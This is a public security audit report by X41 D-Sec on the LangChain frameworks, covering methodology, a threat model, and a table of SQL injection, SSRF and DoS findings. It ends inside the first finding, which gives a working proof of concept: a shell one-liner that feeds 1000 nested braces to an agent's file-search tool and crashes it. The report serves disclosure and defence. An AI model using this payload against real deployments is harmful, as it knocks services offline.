Source Code Audit on LangChain
for the Open Source Technology Improvement Fund

Final Report and Management Summary

2026-05-08

PUBLIC - CC BY-SA 4.0 License

X41 D-Sec GmbH
Soerser Weg 20
D-52070 Aachen
Amtsgericht Aachen: HRB19989

https://x41-dsec.de/
info@x41-dsec.de



Organized by the Open Source Technology Fund

Revision	*Date*	*Change*	*Author(s)*
1	2026-04-15	Final Report and Management Summary	Markus Vervier, Robert Femmer and Yassine El Baaj

PUBLIC - CC BY-SA 4.0 License

Contents

1 License **5**

2 Executive Summary **6**

3 Introduction **8**
3.1 Methodology 8
3.2 Findings Overview 10
3.3 Scope 10
3.4 Coverage 12
3.5 Recommended Further Tests 14

4 Rating Methodology **15**
4.1 CVSS 15
4.2 Severity Mapping 18
4.3 Common Weakness Enumeration 18

5 Threat Model **19**
5.1 System Architecture 19
5.2 Attack Surface 20
5.3 Attack Vectors 21

6 Results **24**
6.1 Findings 24
6.2 Informational Notes 54

7 About OSTIF **65**

8 About X41 D-Sec GmbH **66**

A Proof of Concept of the Discovered Vulnerabilities **69**
A.1 DoS via Unlimited Recursion in Glob Expression Parsing 69

 PUBLIC - CC BY-SA 4.0 License

A.2 SQL Injection in the ClickHouse Community Plugin 70

 PUBLIC - CC BY-SA 4.0 License

Dashboard

Target	
Customer	Open Source Technology Improvement Fund
Name	LangChain
Type	Python and TypeScript Frameworks
Version	Based on the Git commits mentioned in the introduction
Engagement	
Type	Source Code Audit
Consultants	3: Markus Vervier, Robert Femmer and Yassine El Baaj
Engagement Effort	25 person-days, 2026-03-02 to 2026-03-23
Total issues found	15




Figure 1: Issue Overview (l: Severity, r: CWE Distribution)




Figure 2: CVSS Impact and Exploitability Distribution

PUBLIC - CC BY-SA 4.0 License

1 License

This work is licensed under the Creative Commons Attribution-ShareAlike 4.0 International License (CC-BY-SA 4.0). This license permits anyone to copy, redistribute, transform, and build upon the material for any purpose, including commercial use, provided that appropriate credit is given to the original author. By applying the ShareAlike condition, derivative works must remain freely available under identical licensing terms, ensuring that the same freedoms to use and adapt are preserved for future recipients. The full legal text of the license is available at `https://creativecommons.org/licenses/by-sa/4.0/`.

Unless stated otherwise, this license does not apply to third-party materials contained in this work. These include but not limited to logos, fonts, images and code snippets, which may be subject to separate copyright or licensing terms.

2 Executive Summary

In March 2026, X41 D-Sec GmbH performed a source code audit of the Python and JavaScript frameworks of LangChain as well as their respective community repositories to identify vulnerabilities and weaknesses.

A total of 15 vulnerabilities were discovered during the test by X41. None were rated as having a critical severity, two as high, twelve as medium, and one as low. Additionally, six issues without a direct security impact were identified.




Figure 2.1: Issues and Severity

LangChain is a framework written in both Python and TypeScript for building agents and LLM-powered applications. Vulnerabilities in LangChain would allow an attacker to remotely execute code, cause a denial-of-service or leak secrets that are sensitive to the LangChain installation.

The penetration test was performed in a white-box fashion where the testers receive all available information about the target, including source code. The test was performed by three experi-

PUBLIC - CC BY-SA 4.0 License

enced security experts between 2026-03-02 and 2026-03-23.

The LangChain framework consists of multiple repositories, which can be broadly categorized into core repositories and community repositories.

This audit focused on the core repositories providing the basic functionality and datatypes of LangChain. Security weaknesses identified in these libraries are limited to denial-of-service and resources exhaustion vulnerabilities when parsing specific formats or loading media. Incomplete protection against SSRF attacks was also identified in the codebase. Apart from these, the code appears to be on a good security level compared to systems of similar size and complexity.

The audit discovered multiple vulnerabilities in the LangChain community repositories. These are heavily used, because they provide functionality to connect to external services, databases, vector stores and document loaders. As such, code in these repositories tends to be more exposed as it sits closer to the attack surface. The code contains many community contributions and is not comparable to the core repositories of LangChain in terms of quality and security. A lot of drivers for the vector stores suffer from basic SQL injection vulnerabilities and poor interface design. This is due to the absence of input sanitization, escaping, prepared statements and inconsistent secure coding practices in general. While certain plugins implement proper input sanitization and parameterized queries, these controls are not uniformly applied.

It appears that some of the vulnerable modules were copied in order to provide support for a different database, including the vulnerabilities. The most severe issue discovered affects users of SurrealDB and allows for arbitrary SQL commands to be supplied via a value for a WHERE clause, which is commonly supplied by a user. Some of the code seems to be outdated and nonfunctional.

No directly exploitable vulnerabilities were identified in the reviewed GitHub Actions workflows and composite actions. However, several workflows reference third-party actions via mutable tags or branches rather than pinned commit SHAs, which exposes the CI/CD pipeline to supply chain risks in the event of a compromised action maintainer account or repository takeover.

The documentation of LangChain lacks a consistent and comprehensive security best practices guide that would encourage the contributors of the different repositories to write secure code prior to applying changes to the codebase. The community repositories are the most impacted by this issue. Section 6.2.6 provides a baseline for the security best practices guide.

X41 recommends warning users from blindly deploying code from the community repositories in production systems and urging users to review the parts of the code that they intend to use for potential security issues. X41 highly recommends designating a dedicated maintainer with security background for this repository who can oversee pull requests and improve code quality and security over time. X41 recommends repeating a security review of this repository regularly.

3 Introduction

X41 reviewed the source code of the LangChain Python and TypeScript frameworks, which allow the development of LLM[1]-powered applications. It allows developers to write tools that LLMs can use to work towards solutions. A tool can for instance perform an Internet search or do an audio transcription based on a user-supplied prompt. LangChain supports integrations for several other cloud and AI[2] providers, such as AWS[3] or OpenAI.

The confidentiality of a LangChain installation is considered sensitive because attackers could obtain sensitive prompts or credentials like API[4] keys, if it is compromised. The integrity is considered sensitive because LangChain controls prompts, agent logic and tool integrations that influence decisions and actions. The availability is also critical because disruptions or crashes could harm the business continuity of entities using LangChain.

For example, attackers could try to send malformed inputs that lead to excessive resource consumption. Attackers could also try to misuse prebuilt middlewares and perform path traversal attacks or achieve remote code execution. A significant attack surface is the community plugins and the integrations where a lot of caching and database operations are performed. Vulnerabilities in these components could allow attackers to perform SQL[5] injections or path traversal and compromise the machine where LangChain is deployed.

3.1 Methodology

The review was conducted as a source code audit against the LangChain, LangGraph and LangSmith Javascript and Python repositories of LangChain-ai[6].

[1] Large Language Model
[2] Artificial Intelligence
[3] Amazon Web Services
[4] Application Programming Interface
[5] Structured Query Language
[6] `https://github.com/langchain-ai`

In a source code audit, the testers are given the source code along with documentation to identify deeply-hidden vulnerabilities in an efficient way.

A manual approach for penetration tests and for code reviews is used by X41. This process is supported by tools such as static code analyzers and industry standard web application security tools[7].

X41 adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*[8] standards and the *Study - A Penetration Testing Model*[9] of the German Federal Office for Information Security.

The workflow of source code reviews is shown in figure 3.1. In an initial, informal workshop regarding the design and architecture of the application a basic threat model is created. This is used to explore the source code for interesting attack surface and code paths. These are then audited manually and with the help of tools such as static analyzers and fuzzers. The identified issues are documented and can be used in a GAP analysis to highlight changes to previous audits.




Figure 3.1: Code Review Methodology

[7] https://portswigger.net/burp
[8] https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards
[9] https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1

3.2 Findings Overview

DESCRIPTION	SEVERITY	ID	REF
DoS Due to Unlimited Recursion	MEDIUM	LG-OSTIF-PT-26-01	6.1.1
SSRF Due to Lack of DNS Resolution	MEDIUM	LG-OSTIF-PT-26-02	6.1.2
Insufficient Guards Against SSRF Due to TOCTOU	MEDIUM	LG-OSTIF-PT-26-03	6.1.3
Unlimited Resource Allocation when Loading Documents	MEDIUM	LG-OSTIF-PT-26-04	6.1.4
Deserialization Does Not Limit Recursion Depth	MEDIUM	LG-OSTIF-PT-26-05	6.1.5
SQL Injection in Clickhouse Community Plugin	LOW	LG-OSTIF-PT-26-06	6.1.6
SQL Injection in SurrealDB Community Plugin	MEDIUM	LG-OSTIF-PT-26-07	6.1.7
SQL Injection in Kinetica Community Plugin	MEDIUM	LG-OSTIF-PT-26-08	6.1.8
Insufficient Escaping in Google BigQuery Community Plugin	MEDIUM	LG-OSTIF-PT-26-09	6.1.9
Insufficient Escaping in Alibaba AnalyticDB Community Plugin	HIGH	LG-OSTIF-PT-26-10	6.1.10
Prompt Template Resolution Does Not Enforce Recursion Depth	MEDIUM	LG-OSTIF-PT-26-11	6.1.11
SQL Injection in Google Cloud PostgreSQL Integration	HIGH	LG-OSTIF-PT-26-12	6.1.12
XXE in Docugami Document Loader	MEDIUM	LG-OSTIF-PT-26-13	6.1.13
Cypher Injection in Kuzu Community Plugin	MEDIUM	LG-OSTIF-PT-26-14	6.1.14
SQL Injection in Azure Cosmos DB Community Plugin	MEDIUM	LG-OSTIF-PT-26-15	6.1.15
Insufficient Escaping in Mustache Templates	NONE	LG-OSTIF-PT-26-100	6.2.1
Duplicate Code Snippet Overwrites Node Name	NONE	LG-OSTIF-PT-26-101	6.2.2
HTML Escaping Not Performed in Mustache Templates	NONE	LG-OSTIF-PT-26-102	6.2.3
Dangerous Interface May Lead to SQL Injection	NONE	LG-OSTIF-PT-26-103	6.2.4
Possible DoS via ZIP Bombing when Loading Chat Messages	NONE	LG-OSTIF-PT-26-104	6.2.5
Security Best Practices Guide	NONE	LG-OSTIF-PT-26-105	6.2.6

Table 3.1: Security-Relevant Findings

3.3 Scope

The repositories in scope for this audit are hosted at `https://github.com/langchain-ai`. The following commit hashes were pinned at the beginning of the audit:

Repository	Commit Hash
langchain	`ef6b569806052d76de962588662c4443eb7fdf3a`
langchainjs	`d43194b625f19acf79cbe958300dadb7b0a6a89d`
langgraph	`79a75645cafaac57104bf22f2e25e7f1f659740e`
langgraphjs	`194e5bf1e51136de35b6519a6c9abb897765b9df`
langsmith-sdk	`b7fd16bc77adde43f48a394b2c3e909c0eba3bc5`
langsmith-community	`06903695df8941a4057222b93ee7e7cc883874c7`

PUBLIC - CC BY-SA 4.0 License

LangChain's developers defined the following audit priorities for the purpose of this test:

- Important GitHub Repositorites
  - *langchain_core*: Main package providing the core functionality of LangChain (`https://github.com/langchain-ai/langchain`)
  - *langgraph*: Graph-based workflows (`https://github.com/langchain-ai/langgraph`)
  - *langsmith-sdk*: SDK[10] for LangSmith (`https://github.com/langchain-ai/langsmith-sdk`)
  - Important integrations, such as *langchain-openai*, *langchain-anthropic* and *langchain-google* (A complete list sorted by downloads for Python is available at `https://docs.langchain.com/oss/python/integrations/providers/overview`)
- CI[11]/CD[12] Security
  - Vulnerabilities in CI workflows and automation
  - GitHub Actions and other pipeline security
- Special Considerations
  - The *langchain-community* GitHub repository contains many community contributions with high usage and likely contains security issues
  - The *langchain-experimental* GitHub repository is not fit for production and is documented as such. The priority is set to low for the security audit.
- Known Issues
  - *langchain-sandbox* is not currently maintained and may be archived. It is also vulnerable to a sandbox escape
  - *langgraph-checkpointing* has an unsafe default deserialization from the database that allows an attacker to compromise the database and obtain RCE[13]
- Documentation Gaps
  - Input validation for agents and LangGraph. By design, the ***invoke(...)*** allows one to invoke an agent with the full state. However, users are not aware of the security implications of this capability. Additional documentation on proper input validation when exposing agents and LangGraph to untrusted inputs should be provided
  - The creation of security best practices guide. This should include creating proper access control when giving agents database access (e.g., developers may give agents ability to execute arbitrary SQL but don't set proper permissions or use read replicas)
  - Conceptual information about prompt injection attacks

[10] Software Development Kit
[11] Continuous Integration
[12] Compact Disc
[13] Remote Code Execution

- Less obvious prompt injection scenarios, such as email agents that can read and respond to emails without Human-in-the-Loop (HIL) controls, allowing malicious email content to manipulate the agent's behavior
- General security architecture patterns for agent-based applications

The communication with LangChain's developers was established through a dedicated Slack channel where the testers were onboarded.

3.4 Coverage

X41 first created a lightweight threat model to identify the attack surface and attack vectors in the LangChain codebase. This is documented in chapter 5.

A threat model helps in determining whether an issue in the codebase is considered a security vulnerability. The fact that LangChain is a framework may influence whether certain issues constitute security vulnerabilities in comparison to standalone applications. While it is sometimes the responsibility of the developer calling specific functions and classes to properly sanitize inputs and make the appropriate design decisions, it is also LangChain's responsibility to provide adequate documentation, offering a protective layer for its users and guiding them towards secure programming practices. A threat model helps clarifying these issues as well.

A security assessment attempts to find the most important or sometimes as many of the existing problems as possible, though it is practically never possible to rule out the possibility of additional weaknesses being identified in the future.

The time allocated to X41 for this assessment was sufficient to yield a good coverage of the core repositories. For the community repositories, the allocated time allowed a reasonable coverage.

The source code was audited manually and inspected with the help of static analyzers, such as Semgrep[14] and Bandit[15]. The following vulnerability classes were investigated in the code that was in-scope:

- Information exposure
- Prototype pollution in the TypeScript codebase
- SQL and NoSQL[16] injection
- SSRF[17]
- DoS[18] via unlimited resource consumption, uncontrolled recursion or deadlocks

[14] `https://semgrep.dev/`
[15] `https://bandit.readthedocs.io/en/latest/`
[16] Not Only SQL
[17] Server-Side Request Forgery
[18] Denial of Service

- Insecure file operations, such as directory traversal, arbitrary file read or write and race conditions
- Concurrency issues, such as race conditions or deadlocks
- Insecure deserialization
- XXE[19] in the community middlewares and plugins
- Logic bugs

The major input sinks for LLMs and agents, such as ***invoke()*** and ***stream()*** were tested for proper input validation, prompt processing and output generation.

The LangChain deserialization library and especially the ***load()*** function were audited for potential insecure deserialization and secrets leaks. It was investigated whether the allowlist in place could be bypassed to instantiate arbitrary objects. The constructor of the classes within the allowlist were inspected for potential undesirable operations, such as file or network operations, code execution or credential extraction.

The plugins located under the following modules were audited in the community repository:

- `caches`
- `callbacks`
- `document_compressors`
- `document_loaders`
- `document_transformers`
- `indexes`
- `load`
- `memory`
- `storage`
- `stores`

The other modules were not audited due to more interesting targets and lack of time.

X41 gave priority to the modules and plugins used to perform sensitive operations. These include SQL clients (e.g., PostgreSQL, ClickHouse), document loaders from third-party services where vulnerabilities might introduce path traversal attacks, arbitrary file read or write, SSRF or code execution.

X41 reviewed 70 CI/CD[20] workflows and 7 composite actions across the six `langchain-ai` repositories for expression injection, dangerous trigger and privileged checkout combinations, `workflow_run` chaining, secret exposure in fork-accessible contexts, excessive `GITHUB_TOKEN`

[19] XML External Entity
[20] Continous Integration/Continous Delivery

permissions, unpinned third-party action references, unsafe artifact handling, and environment variable injection via *$GITHUB_ENV*/*$GITHUB_PATH*.

X41 audited the dependencies of the Python and TypeScript repositories. For each reported CVE[21], X41 investigated whether a viable attack path existed within the application's context. Vulnerable dependencies used in test cases were considered non-exploitable in production and were excluded from the findings.

3.5 Recommended Further Tests

X41 recommends performing regular source code audits of the community repository as it is subject to very frequent code changes and introduces more attack surface. X41 recommends applying the same testing strategy to any newly developed code and major changes.

[21] Common Vulnerabilities and Exposures

4 Rating Methodology

Security vulnerabilities are given a purely technical rating by the testers when they are discovered during a test. Business factors and financial risks for users of the LangChain framework are beyond the scope of an audit test, which focuses entirely on technical factors. However, technical results from an audit may be an integral part of a general risk assessment. An audit is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

The CVSS[1] is used to score all findings relevant to security. The resulting CVSS score is mapped to qualitative ratings as shown below.

4.1 CVSS

Testers rate all security-relevant findings using the CVSS industry standard version 4.

Vulnerabilities scored with CVSS get a numeric value based on several metrics ranging from 0.0 (least worst) to 10.0 (worst).

The score captures different factors that express the impact and the ease of exploitation of a vulnerability among other factors. For a detailed description of how the scores are calculated, please see the CVSS version 4.0 specification.[2]

The metrics used to calculate the final score are grouped into three different categories.

[1] Common Vulnerability Scoring System
[2] `https://www.first.org/cvss/v4.0/specification-document`

The *Base Metric Group* represents the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environments. It captures the following metrics:

- Attack Vector (AV)
- Attack Complexity (AC)
- Attack Requirements (AT)
- Privileges Required (PR)
- User Interaction (UI)
- Vulnerable/Subsequent System Confidentiality (VC/SC)
- Vulnerable/Subsequent System Integrity (VI/SI)
- Vulnerable/Subsequent System Availability (VA/SA)

The *Threat Metric Group* represents the current state of exploit techniques and the availability of proof of concepts. It captures the following metric:

- Exploit Maturity (E)

The *Environmental Metric Group* represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. It includes the following metrics:

- Confidentiality Requirement (CR)
- Integrity Requirement (IR)
- Availability Requirement (AR)
- Modified Attack Vector (MAV)
- Modified Attack Complexity (MAC)
- Modified Attack Requirements (MAC)
- Modified Privileges Required (MPR)
- Modified User Interaction (MUI)
- Modified Vulnerable System Confidentiality (MVC)
- Modified Vulnerable System Integrity (MVI)
- Modified Vulnerable System Availability (MVA)
- Modified Subsequent System Confidentiality (MSC)
- Modified Subsequent System Integrity (MSI)
- Modified Subsequent System Availability (MSA)

A CVSS vector defines a specific set of metrics and their values, and it can be used to reproduce and assess a given score. It is rendered as a string that exactly reproduces a score.

PUBLIC - CC BY-SA 4.0 License

For example, the vector `CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N` defines a base score metric with the following parameters:

- Attack Vector: Network
- Attack Complexity: High
- Attack Requirements: None
- Privileges Required: Low
- User Interaction: Active
- Vulnerable System Confidentiality: High
- Vulnerable System Integrity: Low
- Vulnerable System Availability: None
- Subsequent System Confidentiality: None
- Subsequent System Integrity: None
- Subsequent System Availability: None

In this example, a network-based attacker performs a complex attack after gaining access to some privileges, by tricking a user into performing some actions. This allows the attacker to read confidential data and change some parts of that data.

The detailed scores are the following:

Metric	Score
Exploitability	Medium
Complexity	Medium
Vulnerable system	Medium
Subsequent system	Low
Exploitation	High
CVSS Score	5.8 (Medium)

CVSS vectors can be automatically parsed to recreate the score, for example, with the CVSS calculator provided by FIRST, the organization behind CVSS: `https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N`.

PUBLIC - CC BY-SA 4.0 License

4.2 Severity Mapping

To help in understanding the results of a test, numeric CVSS scores are mapped to qualitative ratings as follows:

Severity Rating	CVSS Score
NONE	0.0
LOW	0.1–3.9
MEDIUM	4.0–6.9
HIGH	7.0–8.9
CRITICAL	9.0–10.0

4.3 Common Weakness Enumeration

The CWE[3] is a set of software weaknesses that allows vulnerabilities and weaknesses in software to be categorized. If applicable, X41 gives a CWE ID for each vulnerability that is discovered during a test.

CWE is a very powerful method for categorizing a vulnerability. It gives general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*.[4] More information can be found on the CWE site at `https://cwe.mitre.org/`.

[3] Common Weakness Enumeration
[4] `https://www.mitre.org`

5 Threat Model

5.1 System Architecture

LangChain allows developers to serve agents that use LLMs as a reasoning engine to determine which actions to take and in what order, to ultimately work towards solutions.

The high-level overview of LangChain's system architecture is shown in figure 5.1.




Figure 5.1: High-Level System Architecture of LangChain

The agent's core components are:

- The model: an LLM that is capable of interpeting and generating text, as well as reason about specific tasks. Multimodal models are also able to process other media types such as audio, videos and images.
- The tools: Python functions that extend what an LLM can do, such as perform Internet searches or execute code.

LangChain's middlewares act as a tool for intercepting, modifying, or enhancing the data as it flows through the LangChain's pipeline. Several middlewares are already defined within LangChain's codebase. New middlewares can be defined by implementing hooks that run at specific steps in the agent's execution flow.

5.2 Attack Surface

The following sections describe the attack surface identified during the audit.

5.2.1 LangChain's I/O Sinks

The methods ***invoke()***, ***stream()*** and ***batch()*** receive user prompts and context data which is processed in a state machine backed by an implementation of the *pregel* graph processing algorithm. Nodes of the graph may implement arbitrary functionality, like calling LLMs provisioned to access a list of tools. The graph may be instrumented using middlewares that can further enhance the functionality or act as logging and observability mechanism. The state of the graph may be saved and loaded from checkpoints. The prompts are usually user-controlled and therefore they are considered untrusted. As a consequence, output of LLMs is also considered untrusted. Therefore, input has to be validated when exposing functionality to these data sources.

5.2.2 Middlewares

Several middlewares were developed within LangChain's codebase. Some fulfill critical functions, such as locally executing code, sanitizing data or performing file operations. Vulnerabilities in those middlewares could allow attackers to compromise a LangChain installation, leak sensitive data or bypass security barriers.

5.2.3 API Integrations and Community Tools

LangChain offers various integrations for third-party services, such as OpenAI, Google or Anthropic. Depending on the context, such integrations could expose critical functions to the model which uses them. These can include executing database queries or fetching resources from remote origins. Vulnerabilities in the API integrations could allow attackers to compromise a LangChain installation, leak sensitive data or cause a denial-of-service. Ideally, the integrations and the community tools should provide guidelines and unified interfaces for contributors to drive them towards secure coding practices. Adherence to these standards prior to the approval and merging of pull requests into the main branch should also be enforced.

Additionally, the documentation should provide clear and actionable guidelines defining which inputs are user-controllable. This distinction is particularly critical given the framework-oriented nature of LangChain.

5.2.4 GitHub Repositories and CI/CD Pipeline

The LangChain codebase spans accross multiple GitHub repositories and is managed with a CI/CD pipeline, workflows, GitHub actions and other automation mechanisms. Depending on the context, flaws in the CI/CD pipeline could allow a project contributor to compromise it. A common example are so-called *pwn requests*[1], which can lead to supply chain attacks or secrets and credentials theft.

5.2.5 Data Storage and Persistence

LangChain installations may cache or store user queries, model responses, or context data for later use, which could be a target for attackers who want to access sensitive information.

If an attacker gains access to the data storage, they could retrieve sensitive user interactions or compromise the integrity of the data via cache poisoning attacks for example.

5.3 Attack Vectors

The following sections describe the attack vectors identified during the source code audit.

[1] `https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/`

5.3.1 Insecure Deserialization

LangChain relies on serialization and deserialization of data, whose business logic is implemented in the `langchain_core/load` subpackage. To reduce the risk of insecure deserialization, LangChain implements an allowlist to limit the set of classes that can be respectively serialized and deserialized to a set of trusted and well-known LangChain types. These data types are enumerated in the `libs/core/langchain_core/load/mapping.py` file. This approach introduces a ongoing risk: future additions to the allowlist may inadvertently include classes with side effects in their constructors or initialization logic. Such behavior could enable attackers to perform sensitive operations, such as remote code execution, SSRF or arbitrary file read and write.

5.3.2 Insufficient Resource Consumption and DoS Attacks

LangChain installations could suffer from DoS attacks. The following attack scenarios should be taken into consideration:

- Uncontrolled recursion leading to stack exhaustion
- Parsing discrepancies in different formats, such as JSON[2], media or regular expressions (ReDoS[3])
- Allocation of resources without limitation. Particularly when opening files whose size is controlled by the attacker or when reading user-controlled data buffers
- Deadlocks or absence of timeouts

5.3.3 Server-Side Request Forgery

Document loaders and tools provided to LLMs are often enabled to fetch media from arbitrary origins, which might introduce SSRF vulnerabilities. Additionally, the API integrations for third-party services, such as OpenAI as well as the community tools, could also introduce such vulnerabilities when issuing HTTP[4] requests, as reported in GHSA-2g6r-c272-w58r.

A Python module for verifying user-supplied URLs[5] is available under the *`langchain-core`* software package at `libs/core/langchain_core/_security/_ssrf_protection.py`. However, the static analysis of the LangChain codebase showed that this module is not always used when issuing requests. Additionally, parsing discrepancies when resolving the hostname in functions such as ***is_private_ip()*** and ***validate_safe_url()*** could also exist.

[2] JavaScript Object Notation
[3] Regular Expression DoS
[4] HyperText Transfer Protocol
[5] Uniform Resource Locators

5.3.4 Path Traversal

Poorly handled file paths when performing file operations can allow attackers to inject path traversal sequences and access or modify files that are considered sensitive. The middleware `FilesystemFileSearchMiddleware` is responsible of performing search operations in files as well as the file system, which are limited to a root directory defined at startup. The improper handling of paths could allow attackers to access files located outside of the configured root directory.

API integrations and community tools can also introduce path traversal vulnerabilities, as already reported in the *file_management* module[6].

5.3.5 NoSQL/SQL Injection

SQL and NoSQL databases may be used in LangChain for various purposes, such as source for documents, vector stores or checkpoint storage. These include Redis and SQLite. Other services such as ElasticSearch, which also leverage NoSQL data schemes are used in other subpackages[7]. The lack of input sanitization and prepared statements before sending queries to those services can introduce SQLi[8] vulnerabilities and lead to the compromise of the LangChain installation.

[6] https://github.com/langchain-ai/langchain/blob/be7fa920fab2045a7872c490028fa46e56e06744/libs/community/langchain_community/tools/file_management/read.py#L20

[7] https://github.com/langchain-ai/langchain/blob/be7fa920fab2045a7872c490028fa46e56e06744/libs/langchain/langchain/chains/elasticsearch_database/base.py#L25

[8] SQL Injection

6 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 6.1. Additionally, findings without a direct security impact are documented in Section 6.2.

6.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

6.1.1 LG-OSTIF-PT-26-01: DoS Due to Unlimited Recursion

Severity:	MEDIUM / 5.9
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N
CWE:	674 – Uncontrolled RecursionUncontrolled Recursion
Component:	`langchain/agents/middleware/file_search.py:_expand_include_patterns()`

6.1.1.1 Description

X41 discovered that the recursive function ***_expand_include_patterns()*** does not enforce any maximum recursion depth. This could allow attackers that can send prompts to an agent using the `FilesystemFileSearchMiddleware` middleware to trigger an arbitrary number of recursive calls and cause a stack exhaustion.

The ***_expand_include_patterns()*** function is called when an include pattern is supplied to the tool ***grep_search()***. This allows the grep search to be limited to a specific subset of directories within the root path.

Listing 6.1 shows that an include glob pattern with 1000 left curly braces and 1000 right curly braces will trigger 1000 recursive calls and eventually cause the LangChain process to crash.

```
user@langchain:~$ python3 -c 'print("{" * 1000 + "}" * 1000)' > payload
user@langchain:~$ ./fsmid.py "grep for the string foo and use the include pattern $(cat payload)"

Traceback (most recent call last):
  File "/usr/lib/python3.11/concurrent/futures/_base.py", line 317, in _result_or_cancel
    return fut.result(timeout)
           ^^^^^^^^^^^^^^^^^^^
  # Stack trace redacted for brevity
  [Previous line repeated 979 more times]
  File "/home/user/langchain/libs/langchain_v1/langchain/agents/middleware/file_search.py", line
  ↪  31, in _expand
    start = current.find("{")
            ^^^^^^^^^^^^^^^^
RecursionError: maximum recursion depth exceeded while calling a Python object
```

Listing 6.1: LangChain Process Crashes Due to Unlimited Recursion

The `fsmid.py` script used as a PoC[1] for this vulnerability is available in appendix A.1.

